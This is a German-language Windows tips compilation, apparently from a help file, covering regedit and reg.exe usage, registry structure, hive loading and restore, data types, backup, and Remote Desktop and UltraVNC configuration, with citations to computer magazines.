Mit dem Parameter /a statt dem /e kann zumindest bei Kommandozeilen-Aufrufen von regedit.exe unter Win2000ff aber auch das alte Version-4-ANSI-Format exportiert werden (Zeitschrift c't Heft 12/2003, Seite 206). Zum Beispiel die hex(2)-Daten 25, 00, 43, 00 00, 00 der Version 5 sind dann in Version 4 als 25, 43, 00 dargestellt. Mit dem Notepad ab Win2000 kann im Notfall (und falls keine solchen Hex-Daten enthalten sind oder sie manuell korrigiert werden) mit entsprechender Vorsicht (falls Texte mit Sonderzeichen enthalten sind) aber auch die Kopfzeile auf REGEDIT4 geändert und mittels Speichern unter in ANSI-Codierung gespeichert werden, um dann auch unter älteren Versionen verwendbar zu sein.

Siehe auch Registry-Aufbau, Teile: user.dat-File etc.

```
# RegFiles
```

```
$ *.REG-Files
```

```
K REG-Files;.REG-Files;Löschen von Einträgen per *.REG-File
```

#\$K **RegEdit.EXE (Microsoft)**

Im MS-RegEdit vermisst man:

- Ersetzen-Funktion
 - Kopieren / Verschieben
 - umfangreiche Hilfe
 - überprüfen der Registry (durch MS-RegClean nachgereicht)
- Durch den Aufbau der Registry mit ..._Current_... stört beim Suchen das mehrfache Auffinden desselben Eintrags. Bezüglich der Begriffe ist das SUCHEN-Menü (von Win95 bis mindestens XP) verwirrend: Das Häkchen im Suchen-Menü bei "Wert" (engl. "Value") bezieht sich auf die Spalte "Name" im Fenster. Das was im Fenster mit "Wert" überschrieben ist, heißt im Suchen-Menü plötzlich "Daten" (engl. Data), d.h.

<u>Suchen-Menü</u>		<u>Fenster</u>
Wert	=	Name
Daten	=	Wert (Win8.1: Daten)

Ausnahmsweise kein Übersetzungsfehler, sondern auch in der englischen Version genauso verwirrend!

Zu Win95b wird eine neuere Version von RegEdit.EXE mitgeliefert, welche unter Win95 oder Win95a nur läuft, wenn ihr über

SETVER.EXE regedit.exe 7.10

eine falsche Version vorgegaukelt wird.

RegEdit.EXE läuft auch unter DOS:

regedit /E *datei.reg* exportiert die gesamte Registry.

regedit /C *datei.reg* restauriert die Registry wieder.

regedit /d "<schlüssel>" löscht den angegebenen Schlüssel, z. B.

regedit /d "HKEY_LOCAL_MACHINE\Enum\SCSI" löscht SCSI-Controller und IDE-CD-ROM-Informationen.

Beim nächsten Start werden diese neu erkannt und die Treiber installiert.

Achtung: regedit.exe aus der ersten Win95-Version kann unter DOS nur mit Files bis 64kByte umgehen!!!

Gemäß PC-Welt Heft 1/2016, Seite 100 kann man mittels regedit.exe -m{bmc shortcut.bmp} weitere Instanzen des Registry-Editors gleichzeitig starten.

Es gibt daneben auch noch das "Konsolenregistrierungsprogramm für Windows" reg.exe, welches einzelne per Parameter angegebene Registryeinträge bearbeitet.

Zur Verwendung von regedit.exe unter DOS gibt es in der Microsoft knowledge base

<http://search.support.microsoft.com/kb/c.asp{bmc earth16.bmp}> den Artikel Q13135.

Für Win98 gibt's für diesen Zweck scanreg.exe.

Zu Windows-NT-4.0 und Win2000 wird REGEDT32.EXE aus NT 3.5x geliefert, das auch die Sicherheits-Einstellungen (Zugriffsrechte) verwalten kann. Da dieses Programm von der Bedienungs-Oberfläche etwas veraltet ist, wird auch der REGEDIT.EXE aus Win95 mitgeliefert, der aber z.B. REG_MULTI_SZ-Einträge nur als Binär bearbeiten und nicht suchen kann. Ab WinXP sind beide Tools zusammengeführt, egal was man zu starten versucht, man erhält die freundliche Oberfläche und kann alles verwalten.

Zumindest in WinXP werden "alle Registrierungseditoren" abgeschaltet, wenn unter

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System{bmc tree.bmp} ein Eintrag mit dem Namen "DisableRegistryTools" existiert.

Ab der Version ? von regedit.exe merkt er sich den zuletzt angezeigten Schlüssel und springt beim nächsten Start direkt wieder dorthin. Wenn dies stört, kann es abschalten, indem er die Schreibrechte auf den entsprechenden Registry-Eintrag wegnimmt: Unter HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit{bmc tree.bmp} den Eintrag "LastKey" löschen. Jetzt mit Microsofts RegEdit (mein RegDom kann keine Berechtigungen verändern) den Schlüssel HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\Favoriten{bmc tree.bmp} markieren (Falls dieser Schlüssel noch nicht existiert: anlegen) und übers. Menü Bearbeiten, Berechtigungen, Erweitert, Berechtigungen den Benutzer-Account wählen, dann auf "Berechtigungen übergeordneter Objekte ... vererben" deaktivieren und im folgenden Dialog "Kopieren" wählen. Dialoge schließen. Jetzt den Schlüssel HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit markieren, Berechtigungen, Erweitert, Seite Berechtigungen, Benutzer-Account selektieren, bearbeiten und für "Wert festlegen" verweigern aktivieren. Beim Schließen muss noch ein Sicherheits-Hinweis bestätigt werden. (aus PC-Welt Heft 6 2002, Seite 242).

Dass manche Einträge mangels Rechten beim Logout verloren gehen (siehe auch Entwickler-Hilfe bei RegCreateKeyEx unter REG_OPTION_VOLATILE), kann in Microsofts RegEdit nicht erkannt werden! Wenn z.B.

RegEditExe

\$ RegEdit.EXE (Microsoft)

K RegEdit (Microsoft);Wert (Begriff im MS-RegEdit);Name (Begriff im MS-RegEdit);Daten (Begriff im MS-RegEdit);reg.exe (Microsoft)

ein "Restricted User" (z.B. aus XP-Home) im Explorer über Extras, Ordneroptionen, Dateitypen eine Zuordnung macht, ist danach unter dem Schlüssel HKCR, den er nur lesen darf, scheinbar ein neuer oder geänderter Eintrag drin! Nach einem Logout/Login aber wieder der alte Zustand!

#Gemäß c't Heft 19/2005, Seite 52 (Softlink [0519052{bmc_earth16.bmp}](#)) hat Microsofts RegEdit.exe mit einer Namenslänge von mehr als 255 Zeichen ein Problem: Er zeigt sie nicht an! Wenn ein solcher Eintrag z.B. für einen [Autostart bei Logon](#) verwendet wird, wird er trotzdem ausgeführt! [msconfig.exe{bmc_shortcut.bmp}](#) zeigt sie aber unter Systemstart an! reg.exe hat kein Problem mit solch langen Namen, auch nicht der bei Win2K beiliegende RegEdt32.exe. (Hinweis: Unter WinXP startet der Aufruf von regedt32 auch wieder den RegEdit.exe!). Auch mit langen Pfaden hat RegEdit.exe Probleme.

Mehrere Instanzen des MS-Regedit lassen sich mit dem undokumentierten Kommandozeilen-Schalter /m starten (PC-Welt Heft 8/2006, Seite 139, c't Heft 21/2011, Seite 161).

Siehe auch [Export der Registry](#), [*_reg-Files](#).

#\$K **reg.exe**

Neben dem GUI-Tool RegEdit.exe, welches über Parameter Textdateien mit Registry-Werten verarbeitet, gibt es das "Konsolenregistrierungsprogramm für Windows" reg.exe /?{bmc shortcut.bmp}, welches einzelne per Parameter angegebene Registry-Einträge bearbeitet. Gemäß c't Heft 6/2010, Seite 202 versteht diese Tool seit Vista aber für DWORD-Einträge keine negativen Werte mehr, d.h. alte Skripte, welche z.B. -1 enthielten, müssen auf 0xffffffff umgeschrieben werden.

reg.exe
\$ reg.exe
K reg.exe

#\$K Registry-Aufbau, -Teile

Langname	Abkürzung	Beschreibung
HKey_Local_Machine	HKLM	Installierte Hard- und Software (SYSTEM.DAT bzw <u><windir>\system32\config\system.{bmc explorer.bmp}</u>).
HKey_Current_Config	HKCC	Verweis auf HKLM\Config\nnnn, z.B. abhängig davon, ob gerade z.B. mit oder ohne Dockingstation gearbeitet wird.
HKey_Dyn_Data	HKDD	Performance-Daten etc. (nicht vorhanden bei NT4, auch wenn RegEdit.EXE diesen Schlüssel anzeigt.)
<u>HKey_Performance_Data</u>		nur unter NT, nur wenn eine Anwendung über die API diesen Key anfordert.
<u>HKey_Classes_Root</u>	HKCR	Verweis auf <u>HKLM\Software\Classes{bmc tree.bmp}</u> als Kompatibilität mit WIN 3.1. Ab Win2000 enthält aber HKCR zusätzlich zu den Einträgen aus <u>HKLM\Software\Classes</u> auch, sofern vorhanden, die aus <u>HKCU\Software\Classes{bmc tree.bmp}!</u>
HKey_Users	HKU	Info für jeden einzelnen Benutzer des Geräts (USER.DAT) und einige für System, Networkservice. Die Zuordnung findet man unter <u>HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList{bmc tree.bmp}</u> . wenn man sich hier den letzten Teil des Wertes unter ProfileImagePart anschaut. Um die Keys hier einfach unterscheiden zu können, z. B. wenn man mit "Ausführen als .." bzw <u>runas</u> arbeitet, empfiehlt es sich, unter HKey_Current_User z.B. eine neue Zeichenfolge "WerBinIch" mit dem AccountNamen anzulegen. Wenn man dies für alle Accounts gemacht hat, dann findet man auch unter HKey_Users schnell den richtigen Key! Eine Liste der auf der Maschine bekannten Usernamen in Klartext findet sich unter <u>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\DocFolderPaths{bmc tree.bmp}</u> oder auch unter <u>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Hints{bmc tree.bmp}</u> , hier jedoch ohne Zuordnung zu den kryptischen Namen unter HKU.
HKey_Current_User	HKCU	Verweis auf den dem aktuellen User entsprechenden Teil aus HKU.

Die Datei SYSTEM.DAT liegt bei Win9x im Windows-Verzeichnis. Die Datei USER.DAT liegt ebenfalls dort, solange nicht für einzelne User übern Win95-Policy-Editor getrennt Einstellungen definiert sind. Dann gibt's sie unter [WinDir]\Profiles\user\USER.DAT. Sie kann aber auch auf dem Netzwerkserver liegen, damit der User "Müller" an jedem PC im Netz **seine** Oberfläche hat. Unter NT/Win2000/XP gibt es zusätzlich noch die Datei sam des Security Access Managers im Verzeichnis <windir>\system32\config.

Gemäß Zeitschrift c't Heft 10/2004, Seite 94ff (Peter Siering: Schluss mit XP-Fehlstarts) kann man mittels der Wiederherstellungs-Konsole, wenn ihr set-Befehle aktiviert worden war, mittels der folgenden Kommandos den Registry-Teil HKLM auf den Inhalt vor dem letzten Wiederherstellungspunkt der System-wiederherstellung zurücksetzen:

```
set AllowAllPaths = TRUE
```

Jetzt am besten eine Sicherungsdatei von <windir>\system32\config\system. erstellen, z.B. mit dem move-Befehl:

```
cd \windows
cd system32
cd config
```

```
move system system.sich
```

Jetzt die "Last-Known-Good"-Version der Datei system suchen und kopieren:

```
cd "\System Volume Information"
```

Hier gibt es normalerweise ein Verzeichnis der Art

```
_restore{EC09CBD7-A4A5-4617-99FC-44227592AFD5}
```

in welches sie mittels dem cd-Kommando und abtippen des ganzen Namens wechseln müssen. Falls es mehrere derartige Verzeichnisse gibt, ist nicht klar, welches das richtige ist, das Datum kann aber u.U. helfen. Jetzt in das jüngste rpnn (höchste Nummer nn) wechseln und weiter nach snapshot. Jetzt kommt das Kopieren:

```
copy _REGISTRY_MACHINE_SYSTEM \windows\system32\config\system
```

Einfacher geht das natürlich statt in der Wiederherstellungskonsole mit einem aus einer anderen Partition gebooteten Windows oder dem von CD bootbaren Windows-PE.

Hinweis: Im normalen Windows-Betrieb hat selbst der Administrator kein Leserecht für das Verzeichnis \System Volume Information, aber das Recht, sich die Rechte dafür einzuräumen (siehe NT-Rechtevergabe!)

Beim Logon werden u.U. auch Informationen aus policy.pol in die Registry übernommen.

```
# RegistryAufbau
```

```
$ Registry-Aufbau, -Teile
```

```
K Aufbau der Registry;SYSTEM.DAT;USER.DAT; .DAT-Files;NTuser.dat;Registry-Aufbau;HKEY_...;HKLM; HKCC; HKDD; HKU; HKCU
```


Sowohl unter HKLM als auch unter HKCU gibt es einen Zweig SOFTWARE\firma\produkt\version. Während unter HKCU die benutzerspezifischen Informationen (z.B. die zuletzt bearbeitete Datei) gespeichert sind, sind unter HKLM die für alle benutzer gemeinsamen Informationen abgelegt (z.B. das Verzeichnis der Anwendung).

Statt USER.DAT (bzw. NTuser.dat) kann diese Datei auch USER.MAN (bzw. NTuser.man) heißen; dann kann der User selbst hier keine Änderungen mehr eintragen. Unter Win2000 und XP sind es noch einige mehr, unter findet sich unter HKLM\SYSTEM\CurrentControlSet\Control\hivelist{bmc tree.bmp} eine Auflistung der Dateien und Angabe, welcher Registry-Path aus welcher Datei stammt.

Über den internen Aufbau der *.DAT-Files ist fast nichts bekannt. Der Aufbau ist aber unter den verschiedenen Windows-Versionen nicht gleich. Gemäß der Zeitschrift Toolbox, Heft 1/2001, Seite 100f hat Hr. Markus Stephany aber in seinem dumphive.tgz (Free-Pascal-Beispiel) einiges beschrieben: <http://www.merkespages.de/deu/pascal.html{bmc earth16.bmp}>. Unter Registry, fremde *.dat-Files lesen, ändern ist beschrieben, wie man die *.dat-Files anderer User oder einer anderen Windows-Installation trotzdem lesen und verändern kann.

Die Datei registry.dat, die sich bei Mozilla (aus Netscape hervorgegangen) unter %userprofile%\Anwendungsdaten\Mozilla{bmc explorer.bmp} befindet, hat mit Microsofts Registry nichts zu tun. Hinweis: Das Verzeichnis Anwendungsdaten hat ein gesetztes Hidden-Bit, wird also nur angezeigt, wenn im Explorer unter Extras | Ordner-Optionen | Ansicht, Versteckte Dateien und Ordner entsprechend gesetzt ist.

Unter Win98(SE) und ME müssen alle Teile der Registry, d.h. alle *.dat-files im Windowsverzeichnis liegen. ScanregW kann aber Backups in einem beliebigen Verzeichnis anlegen. Bei den genannten Versionen macht es dies bei jedem Systemstart.

Siehe auch Zeitschrift c't 5/96, Seite 306ff, c't 17/1998, S.94ff: Mathias Poets, Dirk Brenken: Schlüsseldienst; c't Heft 8/2002, Seite 112ff: Hajo Schulz: Schaltwerk, Hinter den Kulissen der Windows-Registry; WIN Heft 1/98, Seite 194ff, Martin Goldmann: Der Herr der Schlüssel; Resource-Kit (NT-Version mit Registry-Referenz), Registry-Daten-Typen Registry-Check und Backup.

Wie auch das Dateisystem so wird mit der Zeit auch die Registry fragmentiert. Gemäß PC-Welt Heft 3/2007, Seite 57 kann auch sie defragmentiert werden:

- Mit dem Tool Pagedefrag kann ein Defragmentierauftrag angelegt werden, der dann beim nächsten Boot ausgeführt wird.
- pcwRegSaveRestore hat eine ähnliche Wirkung.

#\$K **Registry, fremde *.dat-Files lesen, ändern**

Mittels MS-Regedt32.exe{bmc shortcut.bmp} und ab XP auch regedit.exe{bmc shortcut.bmp} lassen sich neben den aktuell Zweigen gemäß Registry-Aufbau / -Teile auch die Einstellungen für andere User oder andere Windows-Installationen wie folgt gelesen und geändert werden. Man muss dazu mit Admin-Rechten angemeldet sein! (aus Zeitschrift c't Heft 23/2002 Seite 180f, "Hajo Schulz: Am eigenen Zopf" entnommen, auch Heft 19/2004, Seite 170):

- HKLM auswählen, dann Menü Datei | Struktur laden ... auswählen und aus <winDir>\system32\config z.B. die Datei "system" auswählen. Bei der Frage danach nach dem Schlüsselname einen beliebigen, möglichst aussagekräftigen Namen wählen.
- Für ein User-Profile HKU auswählen, Datei | Struktur laden ... auswählen und aus C:\Dokumente und Einstellungen\<user> die Datei "ntuser.dat" auswählen und wieder einen Namen geben. Falls unter XP die "schnelle Benutzerumschaltung" verwendet wird, darf der User, den man als "fremden Ast" bearbeiten möchte, nicht Angemeldet sein!

Die so geladenen Strukturen sind dann unter dem markierten Schlüssel als zusätzlicher Eintrag vorhanden und werden beim Beenden und Neustart vom MS-Regedit (bei XP zumindest) wieder automatisch geladen. Daher also, wenn nicht mehr benötigt übers Menü Datei, Struktur entladen auch wieder entfernen! Durchs Entfernen ist auch sichergestellt, dass gegebenenfalls die Änderungen auch in die Datei geschrieben werden!

Die normalerweise verwendeten Dateien finden sich bei Win2000 und WinXP unter %windir%\System32\config. Unter Win2000 und XP sind es noch einige mehr: unter HKLM\SYSTEM\CurrentControlSet\Control\hivelist{bmc tree.bmp} findet sich eine Auflistung

Auch die Konfigurationsdatei des BCD-Boot-Systems ist so ein Hiev, der so geladen werden kann.

Der RegDom kann solche Hieves jetzt auch einbinden!

```
# RegistryFremdeDatFiles
$ Registry, fremde *.dat-Files auslesen
K Registry, fremde *.dat-Files lesen,ändern;.dat-Registry-Files lesen;Struktur laden(fremde *.dat-Files
lesen);.dat-Files der Registry, fremde *.dat-Files lesen, ändern; externe Registry-DAT-Files lesen/ändern;Hiev
(Registry) laden
```

#\$K Registry-Check, -Backup, Komprimierung (=Defragmentierung)

Neben dem Microsoft-Freeware-Tool RegClean für Win95 werden mit Win98 die Programme SCANREGW.EXE{bmc shortcut.bmp} im Windows-Verzeichnis und für den DOS-Prompt scanreg.exe im command-Verzeichnis installiert. Normalerweise wird SCANREGW beim Logon automatisch gestartet und legt mehrere (Einstellbar in scanreg.ini{bmc notepad.bmp}) Registry-Kopien im versteckten Windows-Unterverzeichnis Sysbckup{bmc explorer.bmp} als rbnnn.cab an. Am DOS-Prompt kann mit scanreg.exe /Restore im DOS-Mode eine ausgewählt und zurückgelesen werden. **Achtung:** falls in scanreg.ini unter BackupDirectory= nichts eingetragen ist (default: c:\windows\sysbckup), kommt es zu Abstürzen des DOS-Programms scanreg.exe, während scanregw.exe einwandfrei läuft.

Mit der Zeit wird die Registry fragmentiert, da beim Löschen eines Eintrags dieser nur als ungültig markiert wird. Neben der Möglichkeit, die Registry in ein Textfile zu exportieren und wieder zu importieren:

- alles exportieren (regedit.exe{bmc shortcut.bmp}, "Arbeitsplatz" wählen, Menü Datei | Exportieren ...), z.B. nach c:\regAll.reg.
- von DOS aus, mindestens hier aber regedit.exe von der Windows-Version Win95B erforderlich (Win95A-RegEdit.exe kann auf DOS-Eben nur bis max. 64KByte große *.reg-Files verarbeiten!) mittels regedit.exe /c c:\regall.reg neue Einlesen.

gibt es für NT eine Freeware zum regelmäßigen Defragmentieren beim Systemstart von Herrn Mark Russinovich: PageDefrag http://www.sysinternals.com/bmc_earth16.bmp.

Bei mehr als ca. 500 kByte Müll in den Registry-Dateien system.dat und user.dat wird bei Win98 automatisch eine "Garbage-Collection", eine Art "Defragmentierung" und Komprimierung durchgeführt. Vom DOS-Modus aus kann mit scanreg.exe /fix eine Garbage Collection manuell ausgelöst werden.

Was scanreg.exe /opt genau macht, ist nicht bekannt, da undokumentiert, aber die Größe der Registry soll sich dabei nochmals etwas reduzieren.

Um nach einem Systemcrash die Usereinstellungen zusammen mit den Daten für ein Backup zu haben, bietet sich an, mittels z.B. des Eintrags

BackupDirectory=D:\Backup
in <windir>\scanreg.ini im Abschnitt [??] zu verlegen. Normal liegen sie unter <windir>\Sysbckup. ScanregW wird bei Win98(SE) und ME bei jedem Start automatisch ausgeführt und legt ein Backup an. Alle Parameter für Scanreg.ini finden sich im MS-Knowledgebase{bmc_earth16.bmp}-Artikel D37529. (Zeitschrift c't Heft 1/2003, Seite 171)

Da ein Export und späterer Import zwar alle beim Export vorhandenen Einträge auf den alten Wert setzt, aber inzwischen hinzugekommene Einträge nicht löscht, sondern bestehen lässt, ist Export/Import kein geeignetes Backup-Tool. Ausgenommen ein kompletter Hiev, d.h. z.B. eine komplette user.dat wird ersetzt. Besser verwendet man die System-Wiederherstellung oder NTBackup.exe.

Siehe auch Registry-Aufbau, Registry, fremde *.dat-Files lesen, ändern.

RegistryCheck

\$ Registry-Check, -Backup

K Registry-Check;Backup der Registry;ScanRegW.EXE; Komprimierung der Registry;Garbage Collection;Defragmentierung (Registry)

##\$K Registry-Daten-Typen

Value Type	Description
REG_NONE (0)	No value type
REG_SZ (1)	NULL terminated String
REG_EXPAND_SZ (2)	NULL terminated string that can have embedded environment variables, e.g. "%windir%\notepad.exe"
REG_BINARY (3)	Arbitrary length binary data
REG_DWORD (4) =	32-bit number
REG_DWORD_LITTLE_ENDIAN	
REG_DWORD_BIG_ENDIAN (5)	32-bit number, high byte first
REG_LINK (6)	Symbolic link, e.g. HKCU is a link to HKU\ <currentuser>< td=""></currentuser><>
REG_MULTI_SZ (7)	Array of strings
REG_RESOURCE_LIST (8)	Hardware resource description
REG_FULL_RESOURCE_DESCRIPTOR (9)	Hardware resource description (ab Win2000)
REG_RESOURCE_REQUIREMENTS_LIST (10)	Resource requirements
REG_QWORD (11) =	64-bit number
REG_QWORD_LITTLE_ENDIAN	

Unter NT werden alle Strings als Unicode Strings gespeichert. Unter Umständen treten auch andere Typen auf, z.B. unter .Default\Software\PerfectOffice\PerfectScript\7\Settings. In Win95 werden fast nur REG_SZ, REG_BINARY und REG_DWORD verwendet, erst mit neueren Programmen (IE4) halten z.B. REG_EXPAND_SZ und REG_MULTI_SZ Einzug in Win95. Einen vorhandenen Eintrag "c:\windows\test.exe" vom Typ REG_SZ durch "%windir%\test.exe" vom Type REG_EXPAND_SZ zu ersetzen, funktioniert in der Regel nicht, da die Registry-Lese-Funktionen die Ersetzung nicht automatisch vornehmen und die Anwendungen die API-Funktion ExpandEnvironmentStrings meist nicht bemühen! Im Gegensatz dazu werden Links anscheinend von den Lesefunktionen aufgelöst.

Informationen über REG_FULL_RESOURCE_DESCRIPTOR finden sich irgendwo im Win32-SDK. In der Regel kann statt einem REG_DWORD-Eintrag auch ein REG_BINARY mit 4 Byte = 32 Bit verwendet werden, nur bei der Darstellung im Registry-Editor ist dann die Reihenfolge der Bytes vertauscht.

Siehe auch [Registry-Aufbau](#), [*_reg-Files](#).

```
# RegistryDatenTypen
$ Registry-Daten-Typen
K REG_... (REG_NONE, REG_SZ, ...);Registry-Datentypen
```

#\$K Registry-Maximalgröße (NT)

Unter NT ist die Maximalgröße der Registry begrenzt. Erreicht die aktuelle Größe dieses Limit, dann sind keine weiteren Registry-Einträge mehr möglich, was zu seltsamem Verhalten führen kann. Vor dem installieren von neuer Software sollt das Limit geprüft und gegebenenfalls hochgesetzt werden: Systemsteuerung | System | Leistungsmerkmale | Ändern.... | Maximale Größe(MB) [{bmc shortcut.bmp}](#) bzw. in Byte: [HKLM\System\CurrentControlSet\Control\RegistrySizeLimit{bmc edit.bmp}](#)

RegMaxSize
\$ Registry-Maximalgröße (NT)
K Registry-Maximalgröße (NT);RegistrySizeLimit (NT)

#\$K Remote Desktop / Server Based Computing SBC / Virtual Network Computing VNC

Unter Windows 7 und neuer ist die Remote-Hilfe (Remote-Assistance) oft relativ einfach. Die billigeren Windows-Varianten (unterhalb von Pro) können aber nur "Hilfe empfangen", um Hilfe zu geben sind die teureren Varianten (>= Pro) notwendig. Eine Beschreibung für Windows 7 gibt's z.B. hier: <http://www.zdv.uni-mainz.de/4154.php{bmc earth16.bmp}> Der Hilfesuchende gibt bei Win7 "Remote" (Win 8.x: "Personn") ins Startmenü/Suchfeld ein und wählt "Eine Person zwecks Hilfestellung einladen" aus. Beim ersten Mal tritt allerdings in der Regel ein Fehler auf und Windows verlangt nach einer "Reparatur" (für die Firewall-einstellungen). Danach funktioniert es dann hoffentlich. Die Anforderung schickt er per eMail an den Hilfe-gebenden. Das "Easy-Connect" mit nur einem Code ohne Einladungs-eMail funktioniert z.B. in Firmennetzwerken, meist aber nicht übers Internet. Gemäß c't Heft 13/2014, Seite 96ff funktioniert TeamViewer aber meist problemlos. Für kommerzielle Nutzung allerdings kostenpflichtig.

Gemäß PC-Professionell Heft 3/2005, S. 50f muss für Microsofts Remote-Desktop-Verbindungen und NetMeeting der bei älteren Windowsversionen der Microsoft-Firewall entsprechend konfiguriert werden: MSKB [878451{bmc earth16.bmp}](#). Tipps und Trick dazu finden sich in der c't Heft 10/2005, Seite 102ff.

Relative einfach geht es auch über NetMeeting conf.exe (V3.01 + Sicherheitspatchen ist die neuste Version). Wird es einmal unter einem Admin-Account gestartet, wird der Microsoft-Firewall entsprechend eingestellt, so dass es danach auf unter mit User-Rechten funktioniert (Zeitschrift c't Heft 10/2005, Seite 105, Softlink [0510105{bmc earth16.bmp}](#)). Router, die Portweiterleitung per UPnP unterstützen, machen keine Probleme, ansonsten sollten die Ports 1503, 1720 und 1024 ... 65535 freigeschaltet werden. Weiter Hilfe in der Newsgroup microsoft.public.de.german.netmeeting.

Tipps zu Remote Desktop gibt's auch in der c't Heft 9/2010, Seite 100:

- Auf den Home-Versionen nur Client verfügbar (Remote-Unterstützung für den Support)
- RD muss freigeschaltet sein (via Systemsteuerung, System, Remoteeinstellungen)
- Wenn auf dem Client unter Optionen, Lokale Ressourcen, "Weitere" die lokalen Ressourcen freigegeben sind, ist auch Dateitransfer möglich! Allerdings nur über die Zwischenablage, nicht per Drag & Drop.
- Bei großen Dateien ist zu beachten, dass die Daten ver- und entschlüsselt werden und es dadurch bei einem schwächeren Computer schnell doppelt so lange dauern kann wie beim Zugriff über eine normale Netzwerkfreigabe.
- Bei der Übertragung von Dateien von einem Rechner mit RDP Version 7 (Vista oder Win 7) als Server zu einem Rechner mit RDP Version 6.1 (z.B. WinXPSP3) als Client werden die Dateien manchmal auf die nächsten vollen 16kByte durch Schrott am Ende aufgeblasen. Abhilfe: WinXP auch auf RDP V7 updaten!
- Die sichere Authentifizierung auf Netzwerkebene gibt's wohl erst in der Version 7 bei Win7.

Ultra VNC 1.0.0 (<http://ultravnc.sourceforge.net{bmc earth16.bmp}>) ist ein Open-Source-Tool für die Fernsteuerung von Rechnern ab Win98 bzw NT4 (PC-Welt Heft 6/2005, Seite 72). Die Fernsteuerung via VNC ist auch in der Zeitschrift c't Heft 10/2005, Seite 96ff (Softlink [0510096{bmc earth16.bmp}](#)) und Seite 106ff (Softlink [0510106{bmc earth16.bmp}](#)) beschrieben.

Gemäß c't Heft 18/2005, Seite 170 hat der Clipboard-Event-Handler des "VNC Viewer 4" einen Bug: Er löscht sämtliche Umlaute in der Zwischenablage. Workaround: Auf das senden der Zwischenablage verzichten, d.h. unter VNC Viewer Options, Input das "Send Clipboard Changes to Server" deaktivieren.

Wie man eine Linux-Server zur Fernwartung vom Windows-PC via VNC konfiguriert, ist in der c't Heft 18/2005, Seite 170 kurz beschrieben.

Wer den Remote-Desktop über eine langsame Leitung, wie z.B. ISDN verwendet, sollte die Übertragung des Desktop-Hintergrundes abschalten:

In [gpedit.msc{bmc shortcut.bmp}](#) unter Computerkonfiguration, Administrative Vorlagen, Windows-Komponenten, Terminaldienste das "Entfernen des Remotedesktophintergrundes erzwingen" aktivieren. (c't Heft 11/2005, Seite 199) Der Remote-Desktop ist ein funktionsreduzierter Terminalserver. Da in der Betaversion (Build 2055) des XP-SP2 gleichzeitig mehrere Benutzer auf einen Rechner zugreifen konnten, kann mit Hilfe dieser TermServ.DLL und einigen Änderungen an den Richtlinien diese für jedes XP-Pro freigeschaltet werden: <http://www.pcwelt.de/d28{bmc earth16.bmp}> bzw. <http://www.kood.org/terminal-server-patch{bmc earth16.bmp}> (PC-Welt Heft 2/2007, Seite 148). In der PC-Welt Heft 3/2007, Seite 146 wird für den Fernzugriff auf den PC wird Ultra-VNC (<http://ultravnc.sf.net/{bmc earth16.bmp}>) empfohlen. Einen weiteren Artikel dazu gibt's im Heft 5/2007, Seite 152ff.

RemoteDesktop

\$ Remote Desktop

K Remote Desktop; Netmeeting;VNC;Virtual Network Computing;SBC (Server Based Computing);Server Based Computing;Drucken am Remote-Desktop;AMT (Active Management Technology);Active Management Technology (AMT); RDP Remote Desktop

In der c't Heft 2/2007, Seite 52 (Softlink [0702052{bmc earth16.bmp}](#)) wird das kostenlose UltraVNC vorgestellt. Wahlweise verschlüsselte Übertragung (proprietär) oder unverschlüsselt (mit z.B. Java-fähigem Browser auf der Client-Seite).

Die Konfiguration und Optimierung des Druckens am Heimarbeitsplatz, der einen Terminalserver in der Firma nutzt, ist Thema im Artikel in der c't Heft 2/2008, Seite 158ff.

Auch in der PC-Welt Heft 4/2008, Seite 120 gibt's einen Artikel über Remote-Zugriffe. Hier wird vor allem "Ultra VNC" und "Team Viewer" beschrieben und verglichen.

In der c't-Heft 5/2008, Seite-108ff geht es um den Remotezugriff z.B. bei einem Freund, um dessen Rechner zu warten. Microsofts Remote-Desktop hat oft Probleme mit Firewalls und-NAT. Die notwendigen Einstellungen am DSL-Router wurden in der c't Heft 10/2005, Seite 102ff beschrieben. Diverse Tools am Markt (Show-MyPC, Teamviewer (<http://www.teamviewer.de{bmc earth16.bmp}>), für Privatgebrauch kostenlos), LogMeinRescue, Copilot) verwenden einen Server beim Tool-Hersteller als Datendrehscheibe und lösen so das Firewall&NAT-Problem. Stattdessen wird die "Single-Click" Version von UltraVNC (UltraVNC SC) im Artikel (<http://www.heise.de/netze/Windows-Fernsteuerung-auf-Doppelklick--/artikel/105017{bmc earth16.bmp}>) Seite 124 im selben Heft genau vorgestellt: Die Verbindung wird von Seiten des Hilfsbedürftigen zum Helfer hin aufgebaut. D.h. nur der Helfer muss an seinem Router etwas konfigurieren:

- Soll die Verbindung öfter mal verwendet werden, sollte sich der Helfer via DynDNS eine feste IP-Adresse besorgen.
- Am Router eine Port Weiterleitung aktivieren, am besten >50000 und nicht den Default-Wert 5500 von UltraVNCJ
- Mittels des Tools unter <http://www.heise.de/netze/tools/fernwartung{bmc earth16.bmp}> von Heise-Verlag (oder dem Programmierern bereitgestellten "Online-Creator") eine entsprechend konfigurierte Version von UltraVNC erzeugen, runterladen und an den Hilfebedürftigen übermitteln
- Als VNC Viewer (beim Helfer) wird der UltraVNC empfohlen, da hiermit dann auch Dateitransfer und Chat möglich sind. Geg. UltraVNC als ZIP File downloaden und nur vncviewer.exe daraus entnehmen und mit `pfad\vncviewer.exe listen portNummer` (z.B. in eine *.LNK Datei verpackt) starten.
- Falls der Hilfesuchende Vista benutzt, sollte er die Transparenz der Fensterrahmen abschalten und so den Netzwerkverkehr drastisch reduzieren:
 - Rechtsklick auf dem Desktop, "Anpassen"
 - Unter "Fensterfarbe und Darstellung"
 - den Haken bei "Transparenz aktivieren" entfernenoder
 - Fenstereigenschaften für klassische Darstellung " anklicken
 - Farbschema "Windows Vista-Basis" auswählen und mit OK bestätigen.
- Jetzt kann der Hilfesuchende das übermittelte Programm starten.
- Kommt keine Verbindung zustande, dann muss der Helfer eventuell in seinem Firewall noch seinen Viewer als Ausnahme eintragen.

